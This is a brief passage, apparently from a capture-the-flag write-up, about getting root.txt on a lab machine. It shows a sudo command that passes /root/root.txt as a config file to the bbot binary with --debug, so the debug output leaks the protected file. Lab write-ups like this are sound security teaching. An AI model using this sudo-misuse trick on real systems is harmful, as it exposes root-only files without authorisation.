
I ran the binary and saw this:

Combining it together with the --debug we can run the following command and get root.txt:
sudo /usr/local/bin/bbot -cy /root/root.txt --debug
root.txt